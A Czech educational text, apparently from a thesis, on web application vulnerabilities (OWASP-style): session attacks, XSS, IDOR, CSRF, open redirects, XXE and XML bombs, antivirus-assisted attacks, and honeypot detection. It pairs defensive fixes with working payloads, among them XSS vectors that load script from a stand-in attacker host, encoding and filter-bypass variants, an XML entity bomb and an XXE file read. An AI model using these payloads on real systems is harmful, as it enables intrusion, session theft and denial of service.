Aplikace využívají pro svůj běh sezení, kde ukládají aktuálně přihlášeného uživatele a další data. Tato sezení zůstávají uložena i při přechodu na další stránku a emulují nám stavovost. Tato sezení mají určitý čas, po který zůstávají na serveru platná. Tento čas pak musí být správně nastavený, aby při jisté době nečinnosti došlo k automatickému zrušení sezení. Pro kritické aplikace se doporučuje mít tento časový limit 2-5 minut, u méně kritických aplikací je vhodné mít tento limit mezi 15-30 minutami.

Nebezpečí v dlouhém časovém limitu vypršení sezení je v možnosti přístupu k prohlížeči, kde se uživatel před časem přihlásil. Útočník pak jednoduše získá toto sezení pro sebe a může ho zneužít.

Zcizení identifikátoru sezení

Útočníkovi se může povést zcizit aktuální sezení uživatele (XSS útokem, odposlechem, fyzicky ...), které pak vloží do svého prohlížeče k dané stránce. Při tomto útoku je pak útočník na stejném sezení jako napadený uživatel, útočník má tak všechna práva, kterými disponuje napadený uživatel.

Pro zabránění danému útoku, je nutné kontrolovat nejen identifikátor sezení, ale i věci unikátní pro uživatele. K těmto věcem patří IP adresa a User-Agent (informace, které posílá prohlížeč na server v hlavičce, obsahující obvykle název a verzi prohlížeče a další informace o uživateli).

Podvržení identifikátoru sezení

Útočník může uživateli podvrhnout sezení za své. Útočník přistoupí na server, identifikátor svého sezení podvrhne uživateli, který se na toto sezení přihlásí. Útočník tímto způsobem dokázal získat práva napadeného uživatele. Obrana v tomto případě je stejná, jako u Zcizení identifikátoru sezení.

Predikce identifikátoru sezení

Server generuje identifikátor sezení s malou mírou entropie (může použít např. Unix epoch time). Tohoto může útočník zneužít tak, že zkouší různé identifikátory sezení, dle daného vzoru, a pokud zjistí, že dané sezení je používáno (například je uživatel přihlášen, což útočník může zjistit změnou stránky), tak se mu podařilo zcizit dané sezení. Poté má stejná práva, jako uživatel daného sezení.

Hlavní obrana proti tomuto útoku je používat generátor identifikátorů s dostatečnou entropií. Poté se obrana kombinuje s dalšími mechanizmy uvedenými v Zcizení identifikátoru sezení.

Zcizení sezení útokem hrubou silou (Brute force session attack)

Při tomto útoku využívá útočník malé délky klíče sezení a vysokého počtu uživatelů, kteří v danou chvíli využívají daný server. Útočník generuje náhodné identifikátory sezení a pokouší se narazit právě na používané identifikátory. V tomto případě útočník získává veškerá oprávnění, jako napadený uživatel.

Hlavní obrana proti tomuto útoku je zvýšení délky klíče. Minimální doporučená délka klíče je 128-bitů. Poté se obrana kombinuje s dalšími mechanizmy uvedenými v Zcizení identifikátoru sezení.

Lokální zcizení sdíleného sezení (z anglického Local session poisoning – shared sessions)

Tento útok je možné provést, pokud na jednom serveru běží více webových aplikací [6].

Útočník na webu běžícím na stejném serveru, kde zná přihlašovací údaje na oprávnění, které chce získat, se přihlásí. Poté přejde na webovou aplikaci, na kterou provádí útok,

nastaví identifikátor sezení na stejnou hodnotu jako u aplikace, přes kterou se přihlásil a získává přihlášení pod danými oprávněními.

Tento útok zneužívá špatně (u PHP je toto v základním nastavení) nastavený server, kdy je pro více webů sdílené sezení. Vybrání daného sezení se provádí na základě stejného identifikátoru a neprobíhá zde kontrola, zda je sezení pro daný web. V případech, kdy si útočník může na daném webovém serveru pustit svůj vlastní kód, si pak pak může útočník přes svou webovou aplikaci přečíst a nakonfigurovat proměnné sezení a provést tak mnohem sofistikovanější útok.

Obrana v případě, že útočník nemůže na serveru spustit svůj zdrojový kód je taková, že webová aplikace si do sezení uloží svoji vlastní proměnnou, která bude jasně identifikovat, že se jedná o sezení pro danou webovou stránku. Tato obrana se stává neúčinnou v případě, kdy si útočník může spustit na serveru vlastní kód a danou proměnnou dle potřeby přenastavit.

Obrana pro oba typy útoků je oddělení ukládání sezení na straně serveru. V PHP je to například použití CGI nebo nastavení ukládání sezení pro různé weby do různých adresářů.

Spuštění po přesměrování (z anglického Execution After Redirect)

Zranitelný kód webové aplikace může vypadat takto:

```
<?php
        if(!$prihlasen)
        {
                header("location: prihlaseni.php");
        }
        echo "chranena data";
```

V případě této aplikace se útočník dostane k chráněným datům, protože hlavička je prováděna pouze klientem. Útočník může tuto hlavičku ignorovat a dostat se k chráněným datům.

Správně provedené přesměrování:

```
<?php
        if(!$prihlasen)
        {
                header("location: prihlaseni.php");
                exit(); // je treba po kazdem presmerovani
        // ukoncit vykonavani scriptu
        }
        echo "chranena data";
```

2.2.3 Podvržení JavaScriptového kódu (z anglického Cross-Site scripting) (XSS) (A3)

Zneužitelnost průměrná

Rozšíření velmi rozsáhlé

Zjistitelnost	snadná
Dopad	střední
Potenciální útočník	Kdokoli (externí uživatel, uživatel, administrátor atd.)
Vektor útoku	Útočník posílá textová data obsahující útočníkův zdrojový kód pro provedení útoku. Zneužitelné je jakékoliv vstupní pole ovlivňující výstup do prohlížeče. Cílem útočníka je, aby jeho zdrojový kód spustil interpret prohlížeče.
Bezpečnostní slabina	Bezpečnostní slabina nastává, když webová aplikace vkládá do výstupu pro klientův prohlížeč nezvalidovaná data. Rozlišujeme 3 typy XSS: 1. stored – jedná se o situaci, kdy je útočníkův zdrojový kód uložený přímo na serveru (například v databázi) 2. reflected – je situace, kdy útočník zaobalí svůj útočný zdrojový kód v požadavku na server tak, aby server odpověděl prohlížeči útočníkův kód (například oběti pošle v emailu odkaz, ve kterém je v URL schován GET na vyhledávání obsahující XSS, oběti pak server pošle odpověď že na daný požadavek našel následující výsledky, daný požadavek ale prohlížeč spustí ve svém interpretu). 3. DOM – v této situaci útočník dá svůj útočný zdrojový kód prohlížeči v takové formě, že prohlížeč sám, bez poslání požadavku na server tento zdrojový kód vykoná (například oběti pošle emailem odkaz, ve kterém je v URL schován GET. Daný prohlížeč při interpretaci tento GET použije na vypsání aktuální volby, například se v GET bude takto uchovávat jméno uživatele, tento parametr ovšem útočník podvrhl svým útočným zdrojovým kódem).
Technické dopady	Při zneužití této slabiny je útočník schopen zcizit uživatelovo sezení, modifikovat obsah stránky, přesměrovávat uživatele a využít uživatelský prohlížeč pro spouštění škodlivého kódu.
Obchodní dopady	V potaz se bere hodnota dat a funkcí vázaných k danému účtu. Následně je nutno připočíst k dopadům i fakt zveřejnění dané zranitelnosti.

Obecně se dá velice efektivně zabránit tomuto útoku použitím kvalitní validace vstupu na straně serveru. To platí pro první 2 typy XSS útoků, což jsou stored a reflected. Zde jsou příklady, útoků [8] [5]:

Základní test XSS

Pro tento test útočník použije porovnání těchto dvouch vstupů:

```
<utok
```

porovnává s:

```
\&lt;utok
```

z čehož zjistí možnou základní obranu. Dále pak útočník použije tento krátký řetězec pro otestování:

```
';!--"<test>=&{()}
```

Dle tohoto vstupu zjistí další způsoby obrany webové aplikaci. V ideálním případě aplikace vypisuje vždy přesně to, co útočník zadal. Dále pak můžou být odstraněny znaky, zde útočník může zjistit, že znaky jsou nechráněné a těchto znaků se při útoku vyvarovat. V nejhorším případě při výpisu daného řetězce stránkou v prohlížeči zmizí například část *<test>*. To může indikovat zranitelnost, protože prohlížeč tuto část může interpretovat a nevypisovat jako prostý text. Pokud útočník našel takovouto slabinu, může pak provést XSS útok.

Základní útok

V tomto případě se jedná o nejjednodušší XSS útok a to je vložení tagu *<script>*:

```
<script src="http://utocnikova-stranka.com/xss.js"></script>
```

Pokud tento XSS útok prohlížeč interpretuje, útočník svým JavaScriptovým kódem získává kompletní kontrolu nad danou webovou stránkou. Je nutno brát v potaz i to, že daný soubor nemusí mít vždy koncovku js, ale většina prohlížečů (aktuální verze k prosinci 2016 – Chromium, Firefox, Edge, Internet Explorer) funguje i pokud je daný útočníkův zdrojový kód vložen do souboru například s příponou jpg.

Vložení JavaScriptového kódu do src

Útok nefunguje v nejnovějších verzích prohlížečů (aktuální verze k prosinci 2016 – Chromium, Firefox, Edge, Internet Explorer). Spoléhá na directivu javascript.

```
<img src="javascript:alert('utok');">
```

Prohlížeč při interpretaci src atributu spustí díky directivě javascript zdrojový kód útoku. Tento útok lze různě upravovat v závislosti na validaci:

```
<img src=javascript:alert('utok')>
<img src=JaVaScRiPt:alert('utok')>
<img src=`javascript:alert("utok ,utok'")`>
<img src=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;
        &#112;&#116;&#58;&#97;&#108;&#101;&#114;
        &#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
<!-- adt. -->
```

Daná directiva se dá také použít například v CSS souborech. V nich můžeme například využít možnosti spuštění JavaScriptu při načítání pozadí daného stylovaného elementu.

Využití JavaScriptových událostí

Při tomto útoku útočník využívá ve svém zdrojovém kódu JavaScriptových událostí (*onChange*, *onMouseOver* atd.). Zajímavá je událost onError, která se vyvolá v případě, že se nepodařilo načíst obrázek. Užitečné je to útočníkovi z toho důvodu, že tato událost nastane ihned po jím vloženém chybném obrázku a nemusí zajišťovat další interakce.

```
<img src="#" onerror="alert('utok')">
```

Zdvojení otevíracích závorek

Zde útočník využívá toho, že některé ochrany odstraňují pouze první otevírací závorku. Díky zdvojení lze toto opatření jednoduše obejít.

```
<<script src="http://utocnikova-stranka.com/xss.js">//<</script>
```

Vložení JavaScriptového kódu do SVG

Útočník vytvoří klasický SVG obrázek a do něj vloží svůj útočný zdrojový kód, psaný v JavaScriptu. Někteří interpreti pak mohou tento zdrojový kód spustit, prohlížeče (aktuální verze k prosinci 2016 – Chromium, Firefox, Edge, Internet Explorer) tento útok eliminují, pouze Internet Explorer při přímém otevření obrázku XSS spustí:

```
<svg xmlns="http://www.w3.org/2000/svg"
            viewBox="0 0 72000 72000"
             xmlns:xlink="http://www.w3.org/1999/xlink">
             <g onload="javascript:alert(‘utok‘)" >
              <circle class="fil0" cx="41578" cy="30394" r="30000"/>
              <script type="text/javascript"><![CDATA[
                alert('utok1')
              ]]></script>
              </g>
    </svg>
```

Kombinace base64 a SVG

Jedná se o poupravený útok z předchozího bodu. Tento útok funguje v prohlížečích (aktuální verze k prosinci 2016 – Chromium, Firefox). V prohlížečích (aktuální verze k prosinci 2016 – Internet Explorer, Edge) tento útok nefunguje.

```
<EMBED SRC="
PHN2ZyB4bWxuczpzdmc9Imh0dHA6Ly93d3cudzMub
3JnLzIwMDAvc3ZnIiB4bWxuczOiaHR0cDovL3d3dy
53My5vcmcvMjAwMC9zdmciIHhtbG5zOnhsaW5rPSJ
odHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIiB2
ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoP
SIxOTQiIGhlaWdodD0iMjAwIj48c2NyaXB0IHR5cG
U9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoInV0b2s
iKTs8L3NjcmlwdD48L3N2Zz4="
type="image/svg+xml" >
</EMBED>
```

2.2.4 Nezabezpečený přímý odkaz na objekt (A4)

Zneužitelnost	snadná
Rozšíření	velmi běžné
Zjistitelnost	snadná
Dopad	střední
Potenciální útočník	Kterýkoliv uživatel z aplikace (uživatel, administrátor atd.)
Vektor útoku	Útočník, který je oprávněný uživatel, změní hodnotu parametru odkazu, který odkazuje na objekt systému. Může takto útočník přistoupit k objektům ke kterým nemá přístup?
Bezpečnostní slabina	Při vytváření webových aplikací se objekty (webové stránky) generují s unikátním klíčem přístupu (identifikátor, jméno uživatele, název článku, kombinace těchto parametrů ...). Při takovémto přístupu ne všechny aplikace kontrolují, zda daný uživatel webové aplikace má oprávnění k přístupu na daný objekt (webovou stránku).
Technické dopady	Při zneužití této slabiny je útočník schopen přistupovat ke všem objektům (webovým stránkám), na které lze přistoupit modifikací daného parametru. Pokud lze identifikátor jednoduše odhadnout, tak poté může projít všechny dané objekty.
Obchodní dopady	V potaz se bere hodnota dat, ke kterým lze tímto způsobem přistoupit. Následně je nutno připočíst k dopadům i fakt zveřejnění dané zranitelnosti.

Proti tomuto útoku se hůře brání, pokud se věc ověření oprávnění neřeší přímo v architektuře systému. Pokud není řešeno v architektuře systému, je tedy nutno ověřit všechny objekty (webové stránky) ke kterým je možno takto přistoupit, zda mají danou zranitelnost.

Nezabezpečený přímý odkaz (z anglického Insecure Direct Object Reference)

Uvažme následující webovou aplikaci, která vypisuje detail uživatele, dle identifikátoru předávaného přes GET:

```
<?php
  $q = $pdo->prepare('SELECT * FROM user WHERE id = :id');
  $q->execute(array('id' => $_GET['id']));
  // následuje vygenerování HTML stránky dle získaných dat z~dotazu
```

Útočník v tomto případě může libovolně přistupovat ke kterémukoliv uživateli, ke kterému zná identifikátor (který v dosti aplikací může být auto increment, což útočník může jednoduše predikovat).

Ochrana vytvořením například UUID, které by bylo pro útočníka špatně predikovatelné není správná ochrana. Problém může nastat, pokud legitimní uživatel zveřejní odkaz, ve kterém je už zakomponován identifikátor, popřípadě útočník může využít jiný útok k jeho získání.

Obrana proti tomuto útoku je taková, že před přístupem k detailu uživatele musí být kontrola oprávnění, zda daný uživatel systému může zobrazovat daná data. Např:

```
<?php
  //nejprve otestujeme, zda aktuálně přihlášený uživatel má
  //   oprávnění pro čtení
  if( ! hasPermissionToReadUser($currentUser, $_GET['id']) )
    die("Nemáte oprávnění pro zobrazení");

  $q = $pdo->prepare('SELECT * FROM user WHERE id = :id');
  $q->execute(array('id' => $_GET['id']));
  // následné vygenerování HTML stránky dle získaných dat z~dotazu
```

Je nutno tedy při každém přístupu chráněného objektu kontrolovat, zda daný uživatel má právo číst daný objekt.

2.2.5 Nezabezpečená konfigurace (A5)

Zneužitelnost	snadná
Rozšíření	velmi běžné
Zjistitelnost	snadná
Dopad	střední
Potenciální útočník	Kdokoli (externí uživatel, uživatel, administrátor atd.)
Vektor útoku	Útočník prochází webovou aplikaci, kde se u výchozích účtů, nepoužívaných stránek, neodstraněných chyb a u nechráněných souborů snaží získat neoprávněný přístup, popřípadě informace, ke kterým by neměl mít přístup.

Bezpečnostní slabina	Nezabezpečená konfigurace se vyskytuje na všech úrovních (od frameworku přes webový server až po operační systém). Jedná se o špatně nastavené komponenty, které jsou zranitelné. Je proto třeba koordinace vývojářů s administrátory pro správnou konfiguraci. Pro detekci lze použít automatické skenovací nástroje, které dané zranitelnosti odhalí.
Technické dopady	Při zneužití této slabiny je útočník schopen neautorizovaně přistupovat k některým datům, popřípadě funkcím. Lze takto ovládnout celou aplikaci, popřípadě systém.
Obchodní dopady	Systém může být zcela zkompromitován. Berme v potaz všechna data a funkčnost systému. Následně je nutno připočíst k dopadům i fakt zveřejnění dané zranitelnosti.

Této zranitelnosti se dá celkem dobře předejít, pokud jsou administrátoři serverů a vývojáři dobře zkoordinovaní. Dále pak jsou na webovou aplikaci používané automatické testy, které se snaží tyto slabiny odhalit a používá se vždy aktualizovaný software.

Při produkční verzi webové aplikace je třeba vypnout výpisy chyb na výstup pro uživatele (pouze je logovat na pozadí) a to jak v používaných frameworcích, komponentách, vlastním kódu, tak v produkčním prostředí a interpretu jazyka. Na serveru mít pouze minimální funkcionalitu, kterou daná aplikace pro běh vyžaduje (například nemít otevřený port pro FTP server a ani FTP server, pokud na daném serveru má běžet pouze webový server). Ve všech částech systému smazat nepoužívané účty a u účtů které jsou využívané nemít základně nastavená hesla a pokud je to možné ani jména.

2.2.6 Expozice citlivých dat (A6)

Zneužitelnost	obtížná
Rozšíření	vzácné
Zjistitelnost	průměrná
Dopad	vážný
Potenciální útočník	Kdokoli (externí uživatel, uživatel, administrátor atd.)
Vektor útoku	Útočník se pokouší ukrást šifrovací klíče, provést man-in-the-middle útok nebo tato data získá pokud jsou nešifrovaná.
Bezpečnostní slabina	Ve webových aplikacích, které citlivá data používají často nejsou tato data šifrovaná. Často se také stává, že pokud jsou šifrovaná, tak slabými klíči, popřípadě slabou kryptografickou šifrou. Útočník může také zneužít slabinu prohlížeče. Útok na serverovou část je velice obtížný, pokud útočník nemá znalosti o daném systému.
Technické dopady	Při zneužití této slabiny je útočník schopen číst veškerá citlivá data, která nejsou zašifrována.
Obchodní dopady	Berme v potaz hodnotu všech dat. Následně je nutno připočíst k dopadům i fakt zveřejnění dané zranitelnosti. Je nutné také brát v potaz možnou právní odpovědnost za ochranu citlivých údajů.

I když tato slabina je obtížně zneužitelná, je třeba se proti ní bránit. Jako první krok k obraně je nutné si zjistit, která data jsou ve webové aplikaci ukládána a jsou citlivá. Jedná se především o hesla, která je nutná chránit kryptograficky silným hashováním. Dále se pak ve webové aplikaci mohou ukládat citlivá data jako rodné číslo, číslo kreditní karty, číslo občanského průkazu a tak dále, tato data je nutné šifrovat.

Po identifikaci citlivých dat v systému je třeba zajistit šifrování (nutno šifrovat i zálohy těchto dat). Je nutno zajistit, aby tato data při přenosu (interním v rámci vnitřní sítě a externím do sítě Internet) byla šifrována. Je důležité zvolit silnou šifru (v dnešní době se používá pro symetrickou kryptografii AES-256). Poté je třeba mít dostatečně silné klíče a provádět jejich pravidelnou rotaci.

Při posílání dat klientovi je nutné do HTTP hlavičky přidávat direktiva o citlivých datech.

2.2.7 Chyby v řízení úrovní přístupů (A7)

Zneužitelnost	snadná
Rozšíření	běžné
Zjistitelnost	průměrná
Dopad	střední
Potenciální útočník	Kdokoli (externí uživatel, uživatel, administrátor atd.).
Vektor útoku	Útočník se pokouší najít funkce systému, které jsou privilegované (ať už se jedná o neveřejné funkce, popřípadě o funkce z vyšší uživatelských oprávnění).
Bezpečnostní slabina	Ve webových aplikacích se nachází hodně funkcí. Ne všechny tyto funkce mají implementovanou ochranu která hlídá, zda má daný uživatel oprávnění danou funkci používat.
Technické dopady	Při zneužití této slabiny je útočník schopen ovládnout nezabezpečené funkce systému.
Obchodní dopady	Berme v potaz hodnotu jednotlivých funkcí a jejich dat. Následně je nutno připočíst k dopadům i fakt zveřejnění dané zranitelnosti.

Tato zranitelnost webové aplikace se jednoduše zjišťuje a odstraňuje. Ideálním způsobem pro otestování je projít veškeré funkce aplikace a otestovat, zda k ní mají přístup uživatelé s nižším oprávněním. Důležité je, aby při kontrole webová aplikace nespoléhala na data poskytnutá klientem (potenciálním útočníkem).

2.2.8 Cross-Site Request Forgery) (CSRF) (A8)

Zneužitelnost	průměrná
Rozšíření	běžné
Zjistitelnost	snadná
Dopad	střední

Potenciální útočník	Kdokoli (externí uživatel, uživatel, administrátor atd.).
Vektor útoku	Útočník se pokouší přes oběť (pomocí XSS, vložení odkazu ...) vygenerovat HTTP požadavek na webovou aplikaci, který potřebuje k vykonání práva daného uživatele. Pokud je uživatel na prohlížeči přihlášen, útok se podaří.
Bezpečnostní slabina	Ve webových aplikacích se nachází hodně funkcí, které požadují pro své provedení přihlášení určitého uživatele s určitým oprávněním. Tyto funkce lze vyvolat pomocí uživatelova prohlížeče, který s požadavkem automaticky zasílá například dané sezení.
Technické dopady	Při zneužití této slabiny je útočník schopen ovládnou funkce systému, pod aktuálně přihlášeným uživatelem.
Obchodní dopady	Berme v potaz hodnotu jednotlivých funkcí a jejich dat. Následně je nutno připočíst k dopadům i fakt zveřejnění dané zranitelnosti.

Tuto zranitelnost není těžké odstranit. Stačí při každé akci zasílat speciální token, který je dostatečně kryptograficky silný a přiřazen danému uživateli. Přes tento token pak webová aplikace ověří, zda je tento požadavek oprávněný a vykonal ho uživatel, v opačných případech je tento požadavek zamítnut. Alternativní cestou může být poslání capchy, kterou se zjistí, zda je požadavek od uživatele či nikoliv. Zde ale může hrozit nebezpečí uhodnutí chapchy útočníkem (specializovaný software na rozpoznávání, popřípadě placení levné pracovní síly pro vyplnění daného obrázku).

Příklad útoku:

```
<?php
  // Stránka sendEmail
  if( userIsLoggedIn() )
    sendEmail($_GET['to'], $_GET['message']);
```

Útoční na své webové stránce vytvoří obrázek, kde do src daného obrázku vloží URL

```
http://email.cz/sendEmail?to=obet@mail.cz&message=podvodny email
```

Pokud uživatel navštíví útočníkovu stránku a je přihlášen pod svým účtem na webové aplikaci, pošle se jeho jménem email.

Příklad obrany:

```
<?php
// Stránka sendEmail
if( userIsLoggedIn() && checkUserToken($_GET['token'] ?? '') )
  sendEmail($_GET['to'], $_GET['message']);
```

Jako obrana je použita kontrola tokenu od uživatele, kdy funkce *checkUserToken* přijímající token zkontroluje, zda daný token je platný a náleží danému uživateli.

2.2.9 Použití známých zranitelných komponent (A9)

Zneužitelnost průměrná

Rozšíření	rozsáhlé
Zjistitelnost	obtížná
Dopad	střední
Potenciální útočník	Kdokoli (externí uživatel, uživatel, administrátor atd.).
Vektor útoku	Útočník zjistí slabou komponentu, kterou systém používá. Na tuto slabou komponentu přizpůsobí útok a pak ho provede.
Bezpečnostní slabina	Ve webových aplikacích se používají externí knihovny, u kterých se časem může zjistit určitá zranitelnost, která může být také zveřejněna na webu. Vývojáři nemají přehled o používaných verzích knihoven a jejich závislostí.
Technické dopady	Mohou se vyskytnout různé zranitelnosti. Od zranitelnosti závisí míra ovládnutí systému a získání citlivých dat. Může se pohybovat od minimální kontroly nad systémem až po úplné převzetí kontroly nad daným systémem.
Obchodní dopady	Berme v potaz hodnotu jednotlivých funkcí a jejich dat. Následně je nutno připočíst k dopadům i fakt zveřejnění dané zranitelnosti.

Pokud jsou ve webové aplikaci použity komponenty, je třeba analyzovat jejich závislosti a udržovat je aktualizované, aby nedošlo k zneužití pomocí známých zranitelností. Důležité je také používat komponenty, které mají bezpečnostní testy a přípustné licence. Pokud nejsou využívány veškeré funkce komponenty, je dobré znemožnit používání těchto částí s cílem snížit možné zranitelnosti.

2.2.10 Neošetřené přesměrování a předávání (A10)

Zneužitelnost	průměrná
Rozšíření	vzácné
Zjistitelnost	obtížná
Dopad	střední
Potenciální útočník	Kdokoli (externí uživatel, uživatel, administrátor atd.).
Vektor útoku	Útočník vytvoří odkaz na přesměrování podvodné stránky přes stránku webové aplikace, které uživatel věří. Po kliknutí na odkaz se oběť dostane na útočníkovu stránku.
Bezpečnostní slabina	Webové aplikace často přesměrovávají uživatele na jinou stránku. Občas pro toto přesměrování využívají parametry předávané od uživatele, které se v aplikaci už neověří. Pokud se pro přesměrování vkládá celá URL, je zneužití zranitelnosti lehké.
Technické dopady	Přesměrování může podvrhnout uživateli stránku, na které uživatel prozradí své citlivé údaje (jméno, heslo . . .), popřípadě může uživateli dostat malware do počítače.

Obchodní dopady Berme v potaz obchodní hodnotu důvěry uživatelů.

Pro zjištění zranitelností ve webové aplikaci je nutno analyzovat veškeré funkce používající přesměrování. U těchto funkcí je poté nutné, pokud mají uživatelský vstup, tento vstup ošetřit, aby nemohlo dojít k jeho zneužití.

Příklad útoku:

```
<?php
  header('Location: '.$_GET['url']);
  exit();
```

Danou aplikaci může útočník zneužít pro přesměrování na své stránky přes stránky aplikace. Útočník pošle oběti odkaz

```
  http://webaplikace.com/redirect?url=http://utocnik.com/
```

Oběť se poté mylně domnívá, že přistupuje na web aplikace, aplikace ale ihned po příchodu uživatele přesměruje na útočníkovu stránku.

Obrana proti tomuto útoku je taková, že ve webové aplikaci se nebude používat uživatelský vstup, popřípadě se daný vstup ošetří, aby nedošlo k podvržení libovolné stránky.

2.2.11 XML zranitelnosti

Jedná se o zranitelnosti spojené s XML [7] [24]. Vyskytují se v místech, kde je možnost na server poslat XML soubor, který server následně zpracovává. Pro zranitelnost se využívá převážně možnost definice struktury XML dokumentu DTD (Document Type Definition).

Příklad zranitelného scriptu v PHP:

```
<?php
  libxml_disable_entity_loader(false);
  $obj = simplexml_load_string($_POST["xml"], 'SimpleXMLElement',
                                        LIBXML_NOENT);
  foreach ($obj->contact as $contact) {
    echo "$contact->name<br>\n";
  }
```

Útok na využití výkonu

V tomto případě se útočník snaží využít výpočetní zdroje serveru, a tím ho vyřadit z provozu. Pro tento účel může útočník využít možnost rekurzivního volání, které je v XML možné. Pokud cílový parser XML není správně ošetřen nebo nastaven, útok bude úspěšný. Příklad útoku:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE loopA [
 <!ENTITY loop "loop">
 <!ENTITY loop1 "&loop;&loop;&loop;&loop;&loop;&loop;&loop;&loop;">
 <!ENTITY loop2 "&loop1;&loop1;&loop1;&loop1;&loop1;&loop1;&loop1;">
 <!ENTITY loop3 "&loop2;&loop2;&loop2;&loop2;&loop2;&loop2;&loop2;">
 <!ENTITY loop4 "&loop3;&loop3;&loop3;&loop3;&loop3;&loop3;&loop3;">
]>

<contacts>
  <contact>
    <name>Jmeno &loop4;</name>
  </contact>
</contacts>
```

Tento útok má exponenciální složitost, která se navyšuje přidáváním nových řádků. Obrana proti němu je používat parser, který umí rekurzi detekovat a v případě jejího výskytu neprovádět výpočet.

Čtení systémových souborů

Document Type Definition obsahuje možnost definovat externí privátní entitu *SYSTEM*. V této entitě může být cesta k určitému souboru, popřípadě cesta na nějaké URI (počítače v LAN síti, wrapper na spouštění PHP...). Pokud je vykonávání této entity povoleno, dává to útočníkovi široké možnosti zneužití. Může si vypsat veškeré soubory, ke kterým má daný parser oprávnění, popřípadě může útočník server, jako vstupní bránu do vnitřní sítě. Příklad útoku:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE test [
  <!ELEMENT test ANY >
  <!ENTITY xxe SYSTEM ".htaccess" >]>
  <root>
    <contact>
      <name>&xxe;</name>
    </contact>
  </root>
```

Pokud parser spustí tento soubor, útočníkovi se vypíše obsah souboru *.htaccess*, ke kterému by neměl mít přístup. Tímto způsobem si útočník může vypsat i ostatní soubory uložené na serveru. Obrana proti tomuto útoku je jednoduchá. Stačí v parseru zakázat načítání entit.

2.2.12 Útok za pomoci antivirového programu (z anglického Anti-virus assisted attacks)

Při tomto útoku se útočník snaží využít prostředky obrany jako je antivirus k útoku na informační systém. Princip útoku spočívá v tom, že útočník zneužije funkce antivirového programu pro smazání nebo znepřístupnění určitých souborů na serveru.

Antivirové programy pro detekci virů stále ještě používají metodu, kdy vyhledávají v souborech na počítači, který mají chránit určité vzory, které odpovídají škodlivému softwaru [26]. Toto porovnávání většina antivirů provádí bez kontextu, což znamená že i když se jedná o textový dokument a vyskytne se v něm určitá předdefinovaná sekvence bajtů, antivirus tento textový soubor detekuje jako virus a náležitě s ním naloží (smazáním, znepřístupněním, uložením do karantény...). Předpis vzorů, které antivirový program vyhledává jsou velice podobné regulárním výrazům.

Další metoda pro detekci škodlivých částí v souborech je využití hashovacích funkcí. Antivirové programy se snaží využívat hashovací funkce, které jsou implementovány v hardwaru a mají minimální nároky na výkon (například CRC32, MD5, SHA-1). Tyto hashovací funkce využívají buď na celé soubory, popřípadě na části souborů. V open sourcovém programu ClamAV se například používá šablona *hash části souboru:délka části souboru:popis infikované části*.

Pokud chce útočník zneužít tyto funkce antivirových programů ve svůj prospěch, potřebuje zjistit, jestli na serveru, kde běží aplikace na kterou chce útočit, běží nějaký antivirový program, a pokud běží, tak jaký, a která jeho verze. Poté co tyto informace zjistí, je jeho cílem získat z antiviru dané vzory, které využije k útoku. Tato část se většinou dělá pomocí reverzního inženýrství. Když útočník zjistí tyto vzory, stačí mu pak pouze sestrojit útočný text, který antivirový program detekuje jako škodlivý kód. Tento škodlivý kód může vložit jako uživatelské jméno, do diskuze, lze říci že kamkoli, kde se data vložená od uživatele v informačním systému zpracovávají. Příklad útoku: útočník chce vymazat logové soubory na serveru. Zjistí si tedy, jaký antivirový program na serveru běží. Poté si dle antivirového programu vytvoří text, který daný antivirový program detekuje jako škodlivý kód. Pomocí tohoto textového řetězce se do informačního systému pokouší přihlásit. Pokud se do logovacího souboru zapíše login daného uživatele, za kterého se pokoušel přihlásit, antivirus na serveru na kterém běží informační systém časem tento útočný textový řetězec najde a díky detekci škodlivého kódu s ním patřičně naloží (smazání logovacího souboru, zamezení přístupu...).

Tímto zmíněným způsobem nemusí útočník napadnout pouze informační systém běžící na serveru, ale může daným postupem napadnout i klienta. Většina uživatelů používající počítač nebo notebook má na svém stroji nainstalovaný operační systém Windows a na něm spuštěný antivirový program. Aby útočník napadl klienta používajícího informační systém, potřebuje infikovat cookie, ve které je ve většině případů uložené aktuální sezení, popřípadě údaje k automatickému přihlášení. Útočník tedy sestrojí vlastní webovou stránku, kde do cookies vloží útočný textový řetězec. Na klientské stanici antivirový program tento útočný textový řetězec detekuje jako škodlivý kód a náležitě s ním naloží (smazáním cookie, odepřením přístupu prohlížeči...). Tento způsob funguje například u prohlížečů Google Chrome a Firefox, které pro ukládání těchto dat používají SQLite. Data jsou uložena v jednom souboru, po útoku tedy klient na svém prohlížeči přijde o veškerá cookies. Tímto útokem se tedy útočníkovi může podařit násilně odhlásit uživatele v jeho prohlížeči z informačního systému a může to otevřít více způsobů pro útok na daný informační systém než bez provedení tohoto útoku.

2.3 Detekce zranitelných míst

Detekce nových útoků je oblast, která by se neměla zanedbávat. Po vytvoření webové aplikace je nutno zajistit, aby byla aktualizovaná proti novým hrozbám.

2.3.1 Honeypot

Jedním ze způsobů detekce zranitelných míst je honeypot. Honeypot je systém, který detekuje neoprávněné užívání systému a automaticky detekuje, zda se jednalo o útok a jaké techniky využil.

Na webovém serveru může být automaticky zjišťováno nestandardní chování. Může se jednat o zkoušení přístupů na různé neexistující adresy (například *http://stranka.cz/admin*, útokem hrubou silou na různé moduly systému, jako je třeba registrace, popřípadě přihlašování uživatelů a tak dále. Tyto události by měly být logovány a daný útok by měl být logován jako celek, aby bylo možné zjistit vektor útoku. V těchto vektorech útoku pak automatizovaný nástroj může hledat vzory a upozorňovat administrátora na nové vektory útoku, které mohou být cestou k prolomení systému.

Při nastavování logovacího systému je nutné brát v potaz, aby veškeré informace, které jsou logovány, měly informační hodnotu a nezatěžovaly systém. Pokud by logování bylo náročné například na paměťové zdroje, mohla by být tato skutečnost využita k útoku na daný systém a minula by se svým záměrem nasazení.

Veškeré logy by měly být předávané do centrálního bodu. Při větších systémech (kdy webová aplikace běží na více serverech), popřípadě se spravuje více aplikací běžících na různých serverech je dobré mít centrální logovací systém, kam se budou ukládat veškeré přístupy, upozornění z aplikace a podobně. Zabrání se tím při dobrém nastavení přehlédnutí důležitých upozornění. Pokud by byly logovací soubory na každém serveru, administrátor časem přestane kontrolovat veškeré servery, popřípadě nebude tak dobrá odezva, jako při centrálním logování.

